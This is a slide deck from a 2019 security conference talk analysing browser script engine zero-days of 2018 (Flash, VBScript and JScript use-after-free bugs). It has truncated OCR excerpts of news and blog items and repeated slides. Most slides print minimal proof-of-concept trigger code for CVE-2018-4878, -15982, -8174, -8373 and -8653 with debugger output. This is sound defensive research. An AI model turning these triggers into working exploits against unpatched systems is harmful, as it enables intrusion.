BLUEHAT SHANGHAI 2019

# Browser Script Engine Zero Days in 2018

Elliot Cao

Trend Micro

2019-05-30

# Whoami

- Previous occupation is electrical engineer
- Joined in Trend Micro in 2017
- Sandbox developer
- Started browser vulnerability research in 2018
- Focus on browser script engine
- Lei Cao (@elli0tn0phacker)

# Agenda

- Browser Zero Days in 2018
- VBSEmulator
- Chakra

# Browser Zero Days in 2018

# Browser Zero Days in 2018

- Flash: CVE-2018-4878 CVE-2018-15982
- VBScript: CVE-2018-8174 CVE-2018-8373
- JScript: CVE-2018-8653

## Flash 0-Day In The Wild: Group 123 At The Controls

This blog post is authored by Warren M

EXECUTIVE SUMMARY

The 1st of February, Adobe published a vulnerability is a use after free that allo KISA (Korean CERT) published an advi exploited this vulnerability with a Flash document, the exploit was executed in

We identified that the downloaded pay already extensively spoke about this RA particularity used with cloud platforms

## Operation Poison Needles - APT Group Attacked the Polyclinic of the Presidential Administration of Russia, Exploiting a Zero-day

12月05, 2018

### Overview

In recent years, disputes over territorial issues between U Crimean Peninsula, Russia-Ukraine gas disputes, and the countries upgrades, security incidents in cyberspace may Holiday of 2015, the Ukrainian power grid was attacked by western Ukraine to suffer from an outage in the cold. The contrary, there were much fewer disclosures on the APT a

On November 25, 2018, an international incident occurred vessels attempted to pass from the Black Sea into the Sea port of Mariupol. This, again, drew the attention from all th

On the evening of November 29, 2018, shortly after the br security team to discover the APT attack against the FSBI used to initiate the attack was a carefully forged employee customized Trojan with self-destruction function. All the te price, but at the same time, it is also very cautious.

## Analysis of CVE-2018-8174 VBScript 0day and APT actor related to Office targeted attack

05月09, 2018

### I Overview

Recently, the Advanced Threat Response Team of 360 Core S exploiting a 0-day vulnerability and captured the world's first Of day vulnerability. We code named the vulnerability as "double k version of Internet Explorer and applications that use the IE ke Office documents, they are likely to be potential targets. Eventu completely control the computer. In response, we shared with M vulnerability in a timely manner. This APT attack was analyzed confirmed its association with the APT-C-06 Group. On April 18 the malicious activity, we contacted Microsoft without any delay Microsoft confirmed this vulnerability on the morning of April 20 May 8th. Microsoft has fixed the vulnerability and named it CVE properly resolved, we published this report on May 9th, along w and the 0day.

## 19 DEC 18 Microsoft Issues Emergency Fix for IE Zero Day

**Microsoft** today released an emergency s **Internet Explorer** (IE) Web browser **Windows** computers.

The software giant said it learned about t **2018-8653**) after receiving a report fro new vulnerability being used in targeted a

**Satnam Narang**, senior research engine the vulnerability affects the following Internet Explorer 11 from Windows 7 to as Windows Server 2012, 2016 and 2019 Server 2008; and IE 10 on Windows Serve

## Use-after-free (UAF) Vulnerability CVE-2018-8373 in VBScript Engine Affects Internet Explorer to Run Shellcode

Posted on: August 15, 2018 at 5:01 am Posted in: Vulnerabilities Author: Trend Micro

***by Elliot Cao (Trend Micro Security Research) with Trend Micro's Zero Day Initiative (ZDI)***

We discovered a high-risk Internet Explorer (IE) vulnerability in the wild on July 11, just a day after Microsoft's July Patch Tuesday. We immediately sent Microsoft the details to help fix this flaw. While this vulnerability, now designated as CVE-2018-8373, affects the VBScript engine in the latest versions of Windows, Internet Explorer 11 is not vulnerable since VBScript in Windows 10 Redstone 3 (RS3) has been effectively disabled by default.

We discovered the exploit in malicious web traffic. The URL is shown as below:

# Flash Zero Days in 2018

- CVE-2018-4878

```
var psdk:PSDK = PSDK.pSDK;
var psdk_dispatcher:PSDKEventDispatcher = psdk.createDispatcher();
this.mediaPlayer = psdk.createMediaPlayer(psdk_dispatcher);
this.my_DRMListerner = new DRMOperationCompleteListener ();
this.mediaPlayer.drmManager.initialize(this.my_DRMListerner);

this.my_DRMListerner = null;

try {
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch (e:Error) {
    my_DRMListerner_vuln = new DRMOperationCompleteListener ();
}
```

# Flash Zero Days in 2018

- CVE-2018-4878

```
var psdk:PSDK = PSDK.pSDK;
var psdk_dispatcher:PSDKEventDispatcher = psdk.createDispatcher();
this.mediaPlayer = psdk.createMediaPlayer(psdk_dispatcher);
this.my_DRMListerner = new DRMOperationCompleteListener ();
this.mediaPlayer.drmManager.initialize(this.my_DRMListerner);
```

Create an Object

```
this.my_DRMListerner = null;

try {
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch (e:Error) {
    my_DRMListerner_vuln = new DRMOperationCompleteListener ();
}
```

# Flash Zero Days in 2018

- CVE-2018-4878

```
var psdk:PSDK = PSDK.pSDK;
var psdk_dispatcher:PSDKEventDispatcher = psdk.createDispatcher();
this.mediaPlayer = psdk.createMediaPlayer(psdk_dispatcher);
this.my_DRMListerner = new DRMOperationCompleteListener ();
this.mediaPlayer.drmManager.initialize(this.my_DRMListerner);

this.my_DRMListerner = null;

try {
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch (e:Error) {
    my_DRMListerner_vuln = new DRMOperationCompleteListener ();
}
```

Free the Object

# Flash Zero Days in 2018

- CVE-2018-4878

```
var psdk:PSDK = PSDK.pSDK;
var psdk_dispatcher:PSDKEventDispatcher = psdk.createDispatcher();
this.mediaPlayer = psdk.createMediaPlayer(psdk_dispatcher);
this.my_DRMListerner = new DRMOperationCompleteListener ();
this.mediaPlayer.drmManager.initialize(this.my_DRMListerner);

this.my_DRMListerner = null;
```

```
try {
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch (e:Error) {
    my_DRMListerner_vuln = new DRMOperationCompleteListener ();
}
```

```
0:007> dd 0a2fbf70
0a2fbf70  00001111 00002222 00003333 00004444
0a2fbf80  00005555 00006666 00007777 00008888
0a2fbf90  00009999 0000aaaa 00001111 00002222
0a2fbfa0  00003333 00004444 00005555 00006666
0a2fbfb0  00007777 00008888 00009999 0000aaaa
0a2fbfc0  00001111 00002222 00003333 00004444
0a2fbfd0  00005555 00006666 00007777 00008888
0a2fbfe0  00009999 0000aaaa 00001111 00002222
```

my_DRMListerner_vuln

```
0:007> dd 0a2fbf70
0a2fbf70  00000000 00000000 00000000 00000000
0a2fbf80  00000000 00000000 00000000 00000000
0a2fbf90  00000000 00000000 00000000 00000000
0a2fbfa0  00000000 00000000 00000000 00000000
0a2fbfb0  00000000 00000000 00000000 00000000
0a2fbfc0  00000000 00000000 00000000 00000000
0a2fbfd0  00000000 00000000 00000000 00000000
0a2fbfe0  00000000 00000000 00000000 00000000
```

Reuse free memory
Trigger GC,
Get a dangling pointer

# Flash Zero Days in 2018

- CVE-2018-15982

```
var ba:ByteArray = new ByteArray();
var md:Metadata = new Metadata();
var arr_key:* = null;
i = 0;

while (i < 0x100) {
    md.setObject(i.toString(), ba);
    i++;
}

try{
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch (e:Error){}

arr_key = md.keySet;
```

# Flash Zero Days in 2018

- CVE-2018-15982

```
var ba:ByteArray = new ByteArray();
var md:Metadata = new Metadata();
var arr_key:* = null;
i = 0;

while (i < 0x100) {
    md.setObject(i.toString(), ba);
    i++;
}

try{
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch (e:Error){}

arr_key = md.keySet;
```

Create some String object and save them to Metadata



# Flash Zero Days in 2018

- CVE-2018-15982

```
var ba:ByteArray = new ByteArray();
var md:Metadata = new Metadata();
var arr_key:* = null;
i = 0;

while (i < 0x100) {
    md.setObject(i.toString(), ba);
    i++;
}

try{
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch (e:Error){}

arr_key = md.keySet;
```

```
.text:103749FA                 mov     eax, [esi+4]     ; esi=keySet
.text:103749FD                 lea     edi, [eax+edi*4] ; edi=index
.text:10374A00                 mov     [esi+8], ebx
.text:10374A03                 test    edi, edi
.text:10374A05                 jz      short loc_10374A0E
.text:10374A07                 mov     eax, [ebp+key]   BUG here !
.text:10374A0A                 mov     eax, [eax]       Set String to keySet, without DRCWB
.text:10374A0C                 mov     [edi], eax
.text:10374A0E
.text:10374A0E loc_10374A0E:                            ; CODE XREF: add_keySet+F7↑j
.text:10374A0E                 mov     al, 1
.text:10374A10
.text:10374A10 loc_10374A10:                            ; CODE XREF: add_keySet+4B↑j
.text:10374A10                 pop     edi
.text:10374A11                 pop     esi
.text:10374A12                 pop     ebx
.text:10374A13                 leave
.text:10374A14                 retn    8
.text:10374A14 add_keySet      endp
```



# Flash Zero Days in 2018

- CVE-2018-15982

```
var ba:ByteArray = new ByteArray();
var md:Metadata = new Metadata();
var arr_key:* = null;
i = 0;

while (i < 0x100) {
    md.setObject(i.toString(), ba);
    i++;
}

try{
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch (e:Error){}

arr_key = md.keySet;
```

→ Trigger GC



# Flash Zero Days in 2018

- CVE-2018-15982

```
var ba:ByteArray = new ByteArray();
var md:Metadata = new Metadata();
var arr_key:* = null;
i = 0;

while (i < 0x100) {
    md.setObject(i.toString(), ba);
    i++;
}

try{
    new LocalConnection().connect("foo");
    new LocalConnection().connect("foo");
}
catch (e:Error){}
```




arr_key = md.keySet; → Get dangling pointers

# VBScript Zero Days in 2018

- CVE-2018-8174

```
Dim arr(1)
Dim o

Class MyClass
Private Sub Class_Terminate
   Set o = arr(0)
   arr(0) = &h12345678
End Sub
End Class

Set arr(0) = New MyClass
Erase arr

msgbox o
```

# VBScript Zero Days in 2018

- CVE-2018-8174

```
Dim arr(1)
Dim o

Class MyClass
Private Sub Class_Terminate
   Set o = arr(0)
   arr(0) = &h12345678
End Sub
End Class

Set arr(0) = New MyClass
Erase arr

msgbox o
```

Create one MyClass object
and save its pointer to arr(0)

# VBScript Zero Days in 2018

- CVE-2018-8174

```
Dim arr(1)
Dim o

Class MyClass
Private Sub Class_Terminate
    Set o = arr(0)
    arr(0) = &h12345678
End Sub
End Class

Set arr(0) = New MyClass
Erase arr

msgbox o
```



# VBScript Zero Days in 2018

- CVE-2018-8174

```
Dim arr(1)
Dim o

Class MyClass
Private Sub Class_Terminate
  Set o = arr(0)
  arr(0) = &h12345678
End Sub
End Class

Set arr(0) = New MyClass
Erase arr

msgbox o
```

Save MyClass object pointer to variable o



# VBScript Zero Days in 2018

- CVE-2018-8174

```
Dim arr(1)
Dim o

Class MyClass
Private Sub Class_Terminate
    Set o = arr(0)
    arr(0) = &h12345678
End Sub
End Class

Set arr(0) = New MyClass
Erase arr
```

```
msgbox o
```

→ Get a dangling pointer



# VBScript Zero Days in 2018

- CVE-2018-8373

```
Dim arr()
ReDim arr(2)

Class MyClass
Public Default Property Get P
   ReDim arr(1)
End Sub
End Class

arr(2) = New MyClass
```

# VBScript Zero Days in 2018

- CVE-2018-8373

```
Dim arr()
ReDim arr(2)

Class MyClass
Public Default Property Get P
   ReDim arr(1)
End Sub
End Class
```




arr(2) = New MyClass → Save the arr(2) address on the stack

# VBScript Zero Days in 2018

- CVE-2018-8373

```
Dim arr()
ReDim arr(2)

Class MyClass
Public Default Property Get P
    ReDim arr(1)
End Sub
End Class

arr(2) = New MyClass
```



# VBScript Zero Days in 2018

- CVE-2018-8373

```
Dim arr()
ReDim arr(2)

Class MyClass
Public Default Property Get P
  ReDim arr(1)
End Sub
End Class

arr(2) = New MyClass
```

Original array buffer will be freed by |ReDim|



# VBScript Zero Days in 2018

- CVE-2018-8373

```
Dim arr()
ReDim arr(2)

Class MyClass
Public Default Property Get P
   ReDim arr(1)
End Sub
End Class
```

arr(2) = New MyClass → Get a dangling pointer



# JScript Zero Days in 2018

- CVE-2018-8653

```
…
for (var i = 0; i < limit; i++) {
    var arr = new Array({prototype:{}});
    var e = new Enumerator(arr);
    e.moveFirst();
    refs[i] = e.item();
}

for (var i = 0; i < limit; i++) {
    refs[i].prototype = {};
    refs[i].prototype.isPrototypeOf = getFreeRef;
}
…
dummyObj instanceof refs[0];
```

# JScript Zero Days in 2018

- CVE-2018-8653

```
…
for (var i = 0; i < limit; i++) {
    var arr = new Array({prototype:{}});
    var e = new Enumerator(arr);
    e.moveFirst();
    refs[i] = e.item();
}

for (var i = 0; i < limit; i++) {
    refs[i].prototype = {};
    refs[i].prototype.isPrototypeOf = getFreeRef;
}
…
dummyObj instanceof refs[0];
```

→ Create an array contains object has prototype object

# JScript Zero Days in 2018

- CVE-2018-8653

```
…
for (var i = 0; i < limit; i++) {
    var arr = new Array({prototype:{}});
    var e = new Enumerator(arr);
    e.moveFirst();
    refs[i] = e.item();
}

for (var i = 0; i < limit; i++) {
    refs[i].prototype = {};
    refs[i].prototype.isPrototypeOf = getFreeRef;
}
…
dummyObj instanceof refs[0];
```

Set the prototype object isPrototypeOf to |getFreeRef| callback

# JScript Zero Days in 2018

- CVE-2018-8653

```
…
for (var i = 0; i < limit; i++) {
    var arr = new Array({prototype:{}});
    var e = new Enumerator(arr);
    e.moveFirst();
    refs[i] = e.item();
}

for (var i = 0; i < limit; i++) {
    refs[i].prototype = {};
    refs[i].prototype.isPrototypeOf = getFreeRef;
}
…
dummyObj instanceof refs[0];
```

→ Trigger |getFreeRef| callback

# JScript Zero Days in 2018

- CVE-2018-8653

```
function getFreeRef() {
    if (count == limit) {
        …
        for (var i = 0; i < limit; i++) {
            refs[i].prototype = 0;
        }
        CollectGarbage();
    } else {
        dummyObj instanceof refs[count++];
    }
    // crash here
    this;
    return false;
}
```

recursive calls to put |this| on the stack

# JScript Zero Days in 2018

- CVE-2018-8653

```
function getFreeRef() {
    if (count == limit) {
        …
        for (var i = 0; i < limit; i++) {
            refs[i].prototype = 0;
        }
        CollectGarbage();
    } else {
        dummyObj instanceof refs[count++];
    }
    // crash here
    this;
    return false;
}
```

Break out and release prototype object by garbage collection

# JScript Zero Days in 2018

- CVE-2018-8653

```
function getFreeRef() {
    if (count == limit) {
        …
        for (var i = 0; i < limit; i++) {
            refs[i].prototype = 0;
        }
        CollectGarbage();
    } else {
        dummyObj instanceof refs[count++];
    }
    // crash here
    this;
    return false;
}
```

|this| pointer is still saved on the stack and not tracked by GC
Get a dangling pointer

```
0:007> !heap -p -a ecx
    address 18d52ed0 found in
    _DPH_HEAP_ROOT @ 9211000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                 18bd3f08:         18d52000             2000
    714aae02 verifier!AVrfDebugPageHeapFree+0x000000c2
